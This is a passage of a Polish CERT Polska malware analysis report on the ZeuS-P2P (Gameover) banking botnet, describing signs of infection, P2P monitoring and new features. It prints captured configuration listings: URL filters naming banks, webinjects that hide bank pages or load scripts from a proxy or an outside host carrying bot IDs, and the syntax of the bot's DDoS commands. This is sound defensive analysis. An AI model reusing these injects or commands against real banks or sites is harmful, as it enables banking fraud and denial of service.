RAPORT

ZeuS-P2P monitorowanie oraz analiza

v2013-06

Spis treści

1 Wstęp 1
1.1 Rys historyczny . . . 1
1.2 (Byłe) zagrożenie dla Polskich internautów ? . . . 2
1.3 Jak wygląda zainfekowany komputer . . . 2
1.4 Monitorowanie sieci P2P . . . 3
1.5 O debugowaniu, dekompilacji i obiektach 4
1.6 Podziękowania . . . 5
1.7 Definicje i pojęcia . . . 5

2 "Nowości" 6
2.1 Różnice w stosunku do "klasycznych"wariantów. . . . 6
2.2 Sekcja "WebFilters" . . . 6
2.3 Sekcja "Webinjects" . . . 8
2.3.1 Implementacja PCRE . . . 8
2.3.2 Tajemnicza zmienna $_PROXY_SERVER_HOST_$ . . . 8
2.3.3 Zmienne $_BOTID_$ $_BOTNETID_$ oraz $_SUBBOTNET_$ . . . 10
2.4 Nowe polecenia w skryptach - ataki DDoS . . . 11
2.5 Ukrycie nazw komend używanych w skryptach . . . 11

3 Przechowywanie danych - pliki konfiguracyjne i binarne 12
3.1 Wersjonowanie zasobów . . . 12
3.2 Weryfikowanie podpisu zasobów . . . 13
3.3 Dodatkowe szyfrowanie rekordów . . . 15

4 Wątki robocze - funkcja "CreateService" 15

5 Opis mechanizmu DGA (Domain Generation Algorithm) 16

6 Protokół P2P 17
6.1 Protokół P2P - komunikaty UDP . . . 18
6.1.1 UDP 0x00, 0x01 - Pobranie numeru wersji . . . 20
6.1.2 UDP 0x02, 0x03 - Pobranie listy peerów . . . 21
6.1.3 UDP 0x04, 0x05 - Pobieranie danych . . . 21
6.1.4 UDP 0x50 - Rozgłaszanie adresów super-węzłów . . . 22
6.2 Protokół P2P - komunikacja po TCP . . . 22
6.2.1 HTTP via P2P, czyli P2P-PROXY . . . 23
6.2.2 TCP 0x64, 0x66 - Wymuszenie aktualizacji zasobów (PUSH) . . . 23
6.2.3 TCP 0x68, 0x6A - Żądanie zasobów (PULL) . . . 24
6.2.4 TCP 0xC8 - Wymuszenie aktualizacji adresów super-węzłów (PUSH) 24
6.2.5 TCP 0xCC - P2P-PROXY . . . 24

7 Ataki na sieć P2P 25
7.1 Wiosna 2012 25
7.2 Jesień 2012 25

8 Ochrona sieci P2P - mechanizmy wewnętrzne bota 27
8.1 Czarna lista 27
8.2 Limit połączeń per IP 27
8.3 Ograniczenia dla listy sąsiednich peerów 27

9 Listingi 27

10 Sumy MD5 i SHA1 ostatnich próbek 39

1 Wstęp

Na początku 2012 roku pisaliśmy o pojawieniu się nowej wersji ZeuSa[1] - nazywanej ZeuS-P2P lub *Gameover*. Wykorzystuje ona sieć P2P (Peer-To-Peer) do komunikacji oraz wymiany danych z Centrum Zarządzania CnC. Malware ten jest nadal aktywny - zagrożenie od ponad roku monitorowanie oraz badane przez CERT Polska. W drugiej połowie 2012 roku dotknęło ono bezpośrednio Polskich użytkowników - konkretnie użytkowników bankowości elektronicznej.

Jedną z rzeczy która odróżnia *Gameover* od innych mutacji i wersji oprogramowania z kategori ZeuS jest występowanie tylko jednej instancji tego botnetu. Standardowo ZeuS - czy też jego główny następca Citadel - sprzedawany jest jako tzw. crimeware toolkit, czyli zestaw do samodzielnego montażu. Każdy nabywca zestawu tworzy swoją instancję botnetu - infekuje komputery, zbiera wykradzione informacje, wydaje polecenia. ZeuS-P2P nie jest sprzedawany - istnieje jedna instancja, jeden botnet.

Niniejszy raport zawiera informacje, które powinny pozwolić przeciętnemu użytkownikowi zrozumieć naturę zagrożenia oraz pokazać w jaki sposób można zidentyfikować zainfekowany komputer. Osoby bardziej zaawansowane czy też zajmujące się analizą złośliwego oprogramowania powinny również znaleźć interesujące fragmenty. Zamieszczony dokładny opis protokołu, czy też obszerne fragmenty odtworzonego kodu powinny wyjaśnić techniczne aspekty działania sieci P2P oraz nowe możliwości jakie niesie ze sobą malware.

1.1 Rys historyczny

Po wycieku kodu źródłowego ZeuSa[2] w wersji 2.0.8.9 wiadome było, że w niedalekiej przyszłości zaczną pojawiać się nowe warianty złośliwego oprogramowania bazujące na "upublicznionym"kodzie. Można było się również spodziewać, że "nowi autorzy" będą implementowali w swoich programach dodatkowe mechanizmy, które usprawniałyby pracę malware. Jednym z nowo powstałych wariantów ZeuSa jest właśnie ZeuS-P2P/Gameover.

Autorzy tej wersji skupili się na wyeliminowaniu najsłabszego ogniwa w działaniu spyware - kanału komunikacji z CnC (Centrum Zarządzania) botmastera. W przypadku "klasycznych" wersji ZeuSa - istnieje możliwość zdefiniowania jednego (lub paru) adresów URL, pod które bot będzie łączył się w celu wysłania zebranych danych oraz pobrania nowej konfiguracji. Takie rozwiązanie jest proste - ale niesie za sobą ryzyko. Występujący w adresie URL serwer (adres IP czy też nazwa domenowe) można namierzyć i próbować zamknąć - co spowoduje utratę kontroli nad botnetem. Nowa mutacja do komunikacji z CnC oraz dystrybucji danych wykorzystuje sieć P2P - stąd pochodzi jej nazwa.

[1]CERT Polska: http://www.cert.pl/news/4711
[2]CERT Polska: http://www.cert.pl/news/3681

1.2 (Byłe) zagrożenie dla Polskich internautów ?

Od września do grudnia 2012 roku w plikach konfiguracyjnych ZeuSa-P2P znajdowały się wpisy związane z adresami systemów transakcyjnych polskich banków. *Gameover* posiadał reguły wstrzykiwania kodu dla aż 10 różnych adresów stron. Wprowadzona w systemie transakcyjnym modyfikacja powodowała załadowanie na stronie dodatkowych skryptów JavaScript. Początkowo skrypty serwowane były z adresu *http://moj.testowyprzelew.net/* - jak widać nazwa nie została dobrana przypadkowo. Domena ta jest obecnie przejęta i kontrowana (sinkholowana) przez abuse.ch. Następnie przestępcy przerzucili się na nowy mechanizm - **P2P-PROXY**. Zanonimizowany fragment nowej konfiguracji przedstawiony jest na listingu [4]. Na zainfekowanym komputerze po zalogowaniu do banku pojawiał się komunikat nakłaniający do wykonania przelewu na określony numer konta. Docelowe numery kont pobierane i wyświetlane były przez wstrzyknięty kod JavaScript.

26 grudnia 2012 roku wpisy te zostały usunięte z pliku konfiguracyjnego (czyżby prezent pod choinkę?) - nie mniej jednak aktywny przez 4 miesiące atak zebrał na pewno sporą liczbę ofiar.

1.3 Jak wygląda zainfekowany komputer

Jednym z najbardziej charakterystycznych objawów infekcji wariantem P2P jest podejrzana aktywność sieciowa. Gameover generuje ruch TCP i UDP na wysokich portach o numerach od 10 000 do 30 000 (zakres widoczny na wykresie 2). Ponieważ każdy zainfekowany komputer jest elementem sieci P2P, każdy musi posiadać otwarty port TCP i UDP. Listę otwartych portów można sprawdzić za pomocą systemowego polecenia netstat albo za pomocą wygodnego narzędzia Sysinternals TCPVIEW. Niestety każda wersja ZeuSa stosuje metodę kamuflażu - wstrzykuje swój kod do obcych procesów. Kod wstrzykiwany jest na ogół do pierwszego procesu aktualnie zalogowanego użytkownika - w większości przypadków oznacza *explorer.exe*.

Poniżej na rysunku [1] widoczny jest wynik działania programu TCPVIEW oraz przykładowe wpisy jakich należy szukać na liście. Ponieważ systemy Windows począwszy od wersji XP wyposażone są w firewall, do prawidłowego działania niezbędne jest również dodanie przez malware wyjątków do zapory. Stan firewalla oraz listę wyjątków można wyświetlić za pomocą polecenia **netsh firewall show config**. Przykładowy wynik działania tego polecenia widoczny jest na Listingu [1].

```
C:\>netsh firewall show config

...

Konfiguracja portow dla profilu Standard:
Port    Protokol   Tryb      Nazwa
```

```
-----------------------------------------------------
11111   UDP        Enable   UDP 11111
22222   TCP        Enable   TCP 22222
3389    TCP        Enable   Pulpit zdalny

...
```

Listing 1: Otware porty w konfiguracji firewalla

TCPView - Sysinternals: www.sysinternals.com

File Options Process View Help


Process	Pr...	Local Address	Loc...	Remote Addr...	Re...	State	Sent Packets	Sent Bytes
explorer.exe	TCP	0.0.0.0	22222	0.0.0.0	0	LISTENING		
explorer.exe	UDP	0.0.0.0	11111	*	*			

Endpoints: 31 | Established: 5 | Listening: 8 | Time Wait: 2 | Close Wait: 3

Rysunek 1: Otwarte porty TCP i UDP

1.4 Monitorowanie sieci P2P

Monitorowanie botnetów opartych o sieć P2P jest znacznie łatwiejszym zadaniem w porównaniu do klasycznych, scentralizowanych sieci. Zaimplementowanie podstawowych funkcji umożliwiających interakcję z siecią P2P pozwala na jej prawie nieograniczone przeglądanie oraz enumerację zainfekowanych komputerów. Nasz system monitorowania aktywności sieci P2P pozawala łączyć się kolejno z węzłami sieci pobierając adresy innych zainfekowanych komputerów.



Rysunek 2: Histogram zaobserwowanych numerów portów UDP, Liczba próbek: 100000000

Histogram na rysunku [2] przedstawiający numery portów UDP zdalnych komputerów zarejestrowane przez nasz system monitorowania. Wyraźnie widoczny jest wspomniany wcześniej przedział : od 10 000 do 30 000. Niezerowe wartości po za wymienionym przedziałem to najprawdopodobniej efekt działania innych, źle skonfigurowanych systemów monitorowania, oraz ruch nie związany z siecią P2P.

1.5 O debugowaniu, dekompilacji i obiektach ...

Źródłem informacji o sposobie (algorytmie) działania oraz strukturach danych złośliwego oprogramowania jest reverse engineering (inżynieria wsteczna). W przypadku malware polega ona na ogół na debugowaniu - systematycznym analizowaniu kodu programu podczas jego wykonywania oraz obserwowaniu zmian w pamięci badanego procesu. Dla sprawnego inżyniera czytanie kodu assemblera oraz zrzutów fragmentów pamięci nie jest problemem - dla mniej wprawnych jest to niestety spora bariera. Z pomocą przychodzą różne narzędzia ułatwiające analizowanie przebiegu programu, np.: poprzez wizualizację bloków kodu w postaci grafu, czy też dekompilację kodu do języka wyższego poziomu.

Podczas analizy ZeuS-P2P wykorzystywany był program IDA Pro wraz z dodatkiem HexRays Decompiler. IDA Pro jest jednym z najlepszych narzędzi do deasemblacji kodu maszynowego. Posiada również możliwość podpięcia do debuggera, co umożliwia analizowanie kodu działającego programu. Dodatek HexRays Decompiler pozwala na dekompilacje badanego kodu do (prawie) języka C. Niestety proces dekompilacji nie jest idealny - głównie ze względu na zmiany prowadzanie w kodzie podczas optymalizacji dokonywanych podczas kompilacji. Zdarza się więc że po dekompilacji w kodzie znajdziemy instrukcję warunkową if zawierającą więcej niż 10 warunków logicznych połączonych ze sobą za pomocą operatorów alternatywy i koniunkcji. Zamieszczone w raporcie listingi kodu to nieznacznie poprawione wyjście działania HexRays Decompiler.

Kolejnym problemem jest kwestia poprawnego identyfikowania "obiektów". Kod maszynowy zawiera jedynie szczątkowe informacje na temat klas wykorzystywanych w programie. Po kompilacji zanika informacja o dziedziczeniu, a niektóre z metod można jedynie zidentyfikować szukając w pamięci tablic funkcji wirtualnych. Odtworzenie struktury klas w większości polega na zlokalizowaniu w kodzie i analizie konstruktorów i destruktorów. Jedynym sposobem na zidentyfikowanie które funkcje (nie widniejące w tablicach funkcji wirtualnych) są metodami pewnej klasy jest zlokalizowanie tych, które pasują do konwencji *thiscall* a następnie sprawdzenie kontekstu użycia referencji do obiektu *this*.

Kolejną rzeczą zamazywaną w procesie kompilacji są nazwy (chyba, że podczas kompilacji do pliku zostały dołączone symbole ułatwiające debugowanie - na co nie powinno się liczyć podczas analizy malware). Wszystkie występujące w raporcie nazwy (funkcji, zmiennych, struktur danych, sekcji pliku konfiguracyjnego) - o ile nie były one użyte w dostępnym kodzie ZeuSa 2.0.8.9 - są wyłącznie tworem osób analizujących. Dobrane są one w taki sposób, aby jak najlepiej oddawały znaczenie nazwanego elementu.

1.6 Podziękowania

Lista osób, którym chcieliśmy podziękować za współpracę oraz konsultacje w trakcie badań: Christian Rossow (Institute for Internet Security),Dennis Andriesse (VU University Amsterdam), Tillmann Werner (The Honeynet Project), Daniel Plohmann (Fraunhofer FKIE), Christian J. Dietrich (Institute for Internet Security), Herbert Bos (VU University Amsterdam), Brett Stone-Gross (Dell SecureWorks), Adrian Wiedemann (bfk.de)

1.7 Definicje i pojęcia


Aby umożliwić mniej zaawansowanym użytkownikom przebrnięcie przez techniczny opis oraz usystematyzować terminy wykorzystywane w raporcie, zamieszczamy poniżej wykaz pojęć oraz ich definicje:

- Bot/zombie - komputer zainfekowany złośliwym oprogramowaniem.
- Botnet - sieć złożona z zainfekowanych komputerów (botów).
- Botmaster - osoba zarządzająca botnetem.
- Serwer CnC - serwer służący do zarządzania botnetem.
- Sieć ZeuS-P2P - sieć P2P złożona komputerów zainfekowanych malware ZeuS-P2P.
- Węzeł - bot należący do sieci P2P.
- Super-węzeł - wybrany (przez Botmastera) węzeł sieci P2P, który może uczestniczy uczestniczyć w przekazywaniu danych do serwera CnC.
- P2P-PROXY - mechanizm pozwalający na przekazywanie żądań HTTP do serwera CnC za pomocą łańcucha super-węzłów w sieci P2P.
- Zasób-P2P - plik konfiguracyjny lub binarny, wymieniany między węzłami przez sieć P2P (w skrócie zasób).
- Storage - format zapisywania danych przez ZeuSa. Składa się on z nagłówka oraz wielu rekordów.
- Rekord - pojedynczy element struktury Storage. Zawiera nagłówek rekordu oraz dane.

2 "Nowości"

2.1 Różnice w stosunku do "klasycznych" wariantów.

- Sieć P2P - jak już zostało to wcześniej wspomniane, główna różnica polega na rezygnacji ze scentralizowanego zarządzania. Wymiana danych odbywa się przez sieć P2P, której węzłami są zainfekowane komputery.
- Mechanizm DGA - w przypadku problemów z połączeniem do sieci P2P uruchamiany jest zapasowy mechanizm.



- Podpisywanie zasobów - przesyłane przez sieć zasoby opatrzone są cyfrowym podpisem RSA. W kodzie bota zapisany jest klucz publiczny, za pomocą którego weryfikowane jest pochodzenie tych plików. Zapobiega to dystrybuowaniu przez sieć P2P fałszywych, niepodpisanych przez Botmastera plików.
- Zmiana algorytmu kompresji rekordów struktury storage. Domyślnie ZeuS wykorzystuje algorytm ULC (otwarta implementacja NRV). W nowym wariancie wykorzystywane są funkcje z biblioteki zlib.
- Dodatkowe szyfrowanie - każdy rekord struktury storage jest dodakowo szyfrowany unikalnym kluczem.
- DDoS - implementacja wykonywania ataków DDoS
- HTTP przez P2P - wykorzystanie sieci P2P jako łańcucha serwerów proxy do obsługi żądań HTTP.
- Implementacja PCRE - umożliwienie tworzenia reguł w pliku konfiguracyjnym zawierających wyrażenia regularne w formacie PCRE.

Wśród innych, ciekawych różnic warto wymienić iż podczas analizy i dekompilacji kodu widać, że znaczna część oryginalnego kodu ZeuSa 2.0.8.9 została przepisana z formy proceduralnej do obiektowej. Można to dostrzec na wielu listingach w poniższym raporcie.

2.2 Sekcja "WebFilters"

Plik konfiguracyjny każdej wersji ZeuSa umożliwia bardzo elastyczne definiowanie zachowania bota na zainfekowanym komputerze. Dwiema najważniejszymi sekcjami są tzw.

"WebFilters" oraz "WebInjects". Sekcja "WebFilters" zawiera listę wzorców adresów URL dla których ma być wykonana określona czynność. Wpisy poprzedzone wykrzyknikiem "**!**" oznaczają, iż dane pochodzące ze strony (której adres pasuje do wzorca) nie będą zbierane. Wpisy poprzedzone małpą "**@**" oznaczają, iż na stronie (której adres pasuje do wzorca) przy każdym kliknięciu myszką zostanie wykonany zrzut ekranu. Ten mechanizm pomaga monitorować klawiatury ekranowe i inne interaktywne elementy zabezpieczające. Poniżej, na listingu [2] widoczna jest omówiona sekcja pochodząca z badanego wariantu P2P. Znalazła się tutaj jedna polska domena - "nasza-klasa.pl". Jest ona poprzedzona wykrzyknikiem - co oznacza, iż dane pochodzące z tego portalu są dla bot-mastera bezwartościowe.

```
1  Entry WebFilters:
2      !http://*
3      !https://server.iad.liveperson.net/*
4      !https://chatserver.comm100.com/*
5      !https://fx.sbisec.co.jp/*
6      !https://match2.me.dium.com/*
7      !https://clients4.google.com/*
8      !https://*.mcafee.com/*
9      !https://www.direktprint.de/*
10     !*.facebook.com/*
11     !*.myspace.com/*
12     !*twitter.com/*
13     !*.microsoft.com/*
14     !*.youtube.com/*
15     !*hotbar.com*
16     !https://it.mcafee.com*
17     !https://telematici.agenziaentrate.gov.it*
18     !https://www.autobus.it*
19     !https://www.vodafone.it/*
20     !*punjabijanta.com/*
21     !*chat.*
22     !*hi5.com
23     !*musicservices.myspacecdn.com*
24     !*abcjmp.com*
25     !*scanscout.com*
26     !*streamstats1.blinkx.com*
27     !*http://musicservices.myspacecdn.com*
28     !*mochiads.com
29     !*nasza-klasa.pl*
30     !*bebo.com*
31     !*erate/eventreport.asp*
32     !*mcafee.com*
33     !*my-etrust.com*
34     !https://*.lphbs.com/*
35     @https://*.onlineaccess*AccountOverview.aspx
36     @https://bancopostaimpresaonline.poste.it/bpiol/lastFortyMovementsBalance.do?method=↩
           loadLastFortyMovementList
37     @https://www3.csebo.it/*
38     @https://qweb.quercia.com/*
39     @https://www.sparkasse.it/*
40     @https://dbonline.deutsche-bank.it/*
41     @https://*.cedacri.it/*
42     @https://www.bancagenerali.it/*
43     @https://www.csebo.it/*
44     @https://*.deutsche-bank.it/*
45     @https://hbclassic.bpergroup.net/*/login
46     @https://nowbankingpiccoleimprese*
47     @https://www.inbiz.intesasanpaolo.com/*
48 end
```

Listing 2: plik konfiguracyjny - sekcja filtrów URL

2.3 Sekcja "Webinjects"

2.3.1 Implementacja PCRE

Ta część pliku konfiguracyjnego zawiera opis operacji na treści strony internetowej podejmowanych w zależności od żądanego adresu URL. Każda pozycja zawiera listę warunków - wzorców adresów URL - które dopasowywane są do adresu podczas otwierania konkretnej strony internetowej. Po niej następuje lista akcji - definiująca w jaki sposób określone części treści strony internetowej mają być modyfikowane. Nowością (w stosunku do wersji 2.0.8.9) jest możliwość wykorzystania wyrażeń regularnych PCRE - zarówno w części określającej wzorzec adresu URL oraz w samej definicji webinjectu. Poniżej (listing [3]) fragment pliku konfiguracyjnego zawierająca prosty webinject. Jego działanie polega znalezieniu w treści strony tagu BODY (linia 5) a następnie wstrzyknięciu (dopisaniu) skryptu (linijka 8).


```
1  Entry webinject:
2     condition: MATCH:      ^https://www\.adres-pewnego-banku\.com/.*
3     condition: NOT-MATCH: \.(gif|png|jpg|css|swf)($|\?)
4     data-begin
5       <BODY.*?>(?P<inject>)
6     data-end
7     inject-begin
8      <script>
9        window.onerror=function(msg){return true}; document.body.style.display="none";
10     </script>
11    inject-end
12    ...
13 end
```

Listing 3: plik konfiguracyjny - proste wstrzykiwanie kodu

2.3.2 Tajemnicza zmienna $_PROXY_SERVER_HOST_$

W treściach wstrzykiwanych do strony internetowej może znaleźć się również kod wczytywany z zewnętrznych źródeł. Jest to możliwe np: poprzez umieszczenie tagów script z parametrem src. Aby uniemożliwić namierzenie oryginalnego źródła dystrybucji takich skryptów istnieje możliwość wykorzystania nowego mechanizmu - **P2P-PROXY**. Poniżej (listing [4]) przedstawiony jest fragment pliku konfiguracyjnego (sekcji webinjects), który wykorzystuje ten zabieg w celu wstrzyknięcia dwóch skryptów w kontekst strony banku. Tego typu mechanizm stosowany był podczas wspomnianych wcześniej ataków na klientów bankowości internetowej polskich banków.

```
1  Entry webinject:
2   condition: MATCH:     ^https://www\.adres-jednego-z-bankow\.pl/.*?
3   condition: NOT-MATCH: \.(gif|png|jpg|css|swf)($|\?)
4   data-begin:
5       </body>(?P<inject>)
6   data-end
7   inject-begin
8     <script type="text/javascript" src="http://$_PROXY_SERVER_HOST_$/pl/?st"></script>
9     <script type="text/javascript" src="http://$_PROXY_SERVER_HOST_$/pl/?q=999"></script>
```




Rysunek 3: Mechanizm podmiany treści strony oraz działanie P2P-PROXY

```
10  inject-end
11 end
```

Listing 4: plik konfiguracyjny - wykorzystanie P2P-PROXY

Sekwencja wstrzykiwania kodu oraz obsługi P2P-PROXY przedstawiona jest na diagramie [3]. Działanie P2P-PROXY zostało dokładnie omówione w sekcji [6.2.1]. Podczas przetwarzania wstrzykiwanego kodu ciąg znaków $_PROXY_SERVER_HOST_$ zamieniany jest (patrz listing [17]) na adres **localhost:port-tcp**. **port-tcp** to numer portu TCP wykorzystywanego przez bota na zainfekowanej maszynie. Następnie przeglądarka internetowa podczas przetwarzania treści strony chcąc wyświetlić dany element wysyła żądanie HTTP pod wygenerowany adres "localhost" - czyli do lokalnego komputera. Żądanie to odbierane jest przez bota i przekazywane do mechanizmu P2P-PROXY. Widoczne jest to na rysunku [4]. Aby wyświetlić treść strony, przeglądarka internetowa (w tym przypadku Firefox) nawiązuje połączenie z localhost na porcie 2222 (pozycja 2 i 3). Połączenie odbierane jest przez proces *explorer.exe*, ponieważ w nim właśnie wstrzyknięte są wątki robocze ZeuSa. Bot odbiera to połączenie, a następnie opakowuje je w odpowiedni komunikat i przekazuje do jednego z super-węzłów. Wyświetlona w przeglądarce na poniższym obrazku treść pochodzi z symulowanej przez nas sieci super-węzłów.



Rysunek 4: Połączenia TCP wykonywane podczas wykorzystania P2P-PROXY

2.3.3 Zmienne $_BOTID_$ $_BOTNETID_$ oraz $_SUBBOTNET_$

Jednej z ostatnich aktualizacji malware wprowadziła możliwość wykorzystania w treści webinjectu zmiennych $_BOTID_$,$_BOTNETID_$ oraz $_SUBBOTNET_$. Funkcja podmieniająca ciąg znaków $_PROXY_SERVER_HOST_$ została rozbudowana o możliwość przetwarzania innych słów kluczowych. Nazwy tych zmiennych tłumaczą ich znaczenie. Dodatkowo wskazują pewien trend, mianowicie botmaster prawdopodobnie umożliwia przypisywanie konkretnych botów do grup - na co może wskazywać nazwa SUBBOTNET. Poniżej fragment pliku konfiguracyjnego wykorzystujący opisywane zmienne:

```
1  Entry webinject:
2   condition: MATCH: (?:^https://.*?\.vv\.the-bank-name-xxx\.se/.*?)
3   condition: NOT-MATCH: (?:\.(gif|png|jpg|css|swf)($|\?))
4   data-begin:
5     (?:<!DOCTYPE(?P<inject>))
6   data-end
7   inject-begin
8    <script type="text/javascript"
9      src="https://thestatisticdata.biz/an4XpPvL6p/?Getifile" id="MainInjFile" host="↩
         thestatisticdata.biz" link="/an4XpPvL6p/?botID=$_BOT_ID_$&BotNet=$_SUBBOTNET_$&"↩
          https="true" key="WypXwdPhCm">
10   </script>
11  inject-end
12 end
```

Listing 5: Przykładowy webinject wykożystujące zmienne

2.4 Nowe polecenia w skryptach - ataki DDoS

Na listingu [7] przedstawiona została lista poleceń akceptowanych przez wbudowany w bota interpreter skryptów. Szczególną uwagę należy zwrócić na pierwsze cztery wpisy - są to nowe polecenia, w stosunku do ZeuSa 2.0.8.9. Wnioskując po ich nazwie można stwierdzić, iż w opisywanym wariancie malware zaimplementowana została możliwość przeprowadzania ataków DDoS. Z analizy funkcji (listing [18]) odpowiedzialnej za realizację ustawienia typu ataku widać, że zaimplementowane zostały dwa rodzaje ataków: dhtudp oraz http. Dla wybranego typu istnieje możliwość zdefiniowania wielu adresów docelowych, odpowiednio za pomocą funkcji ddos_address oraz ddos_url. Na listingu [19] przedstawiony jest główny wątek odpowiedzialny za wykonanie ataku. Uruchamia on z określonym interwałem czasowym funkcję atakującą w zależności od wybranego wcześniej typu ataku. Atak dhtudp (patrz listing [20]) polega na wysyłaniu pakietów UDP na określony adres. Należy również podać zakres portów docelowych na które będą wysyłane pakiety. Atak typu http (patrz listing [21]) powoduje wysłanie żądania POST lub GET pod określony adres URL. W tym przypadku istnieje również możliwość opcjonalnego podania treści zapytania POST. Na listingu poniżej przedstawiona jest składnia nowych poleceń. Jest to wynik inżynierii wstecznej funkcji obsługujących każdą z wymienionych komend.

```
ddos_type
ddos_address
ddos_url
ddos_execute
os_shutdown
os_reboot
bot_uninstall
bot_bc_add
bot_bc_remove
bot_httpinject_disable
bot_httpinject_enable
fs_find_add_keywords
fs_find_execute
fs_pack_path
user_destroy
user_logoff
user_execute
user_cooki
user_cookies_remove
user_certs_get
user_certs_remove
user_url_block
user_url_unblock
user_homepage_set
user_emailclients_get
user_flashplayer_get
user_flashplayer_remove
```

Listing 7: Lista dostępnych poleceń w sktyptach ZeuS-P2P

```
ddos_type <http|dhtudp>
ddos_address <dst-addr> <src-port> <dst-port>
ddos_url <POST|GET> <URL> <POST-DATA>
ddos_execute <duration> <interval>
```

Listing 6: Składna poleceń DDoS

2.5 Ukrycie nazw komend używanych w skryptach

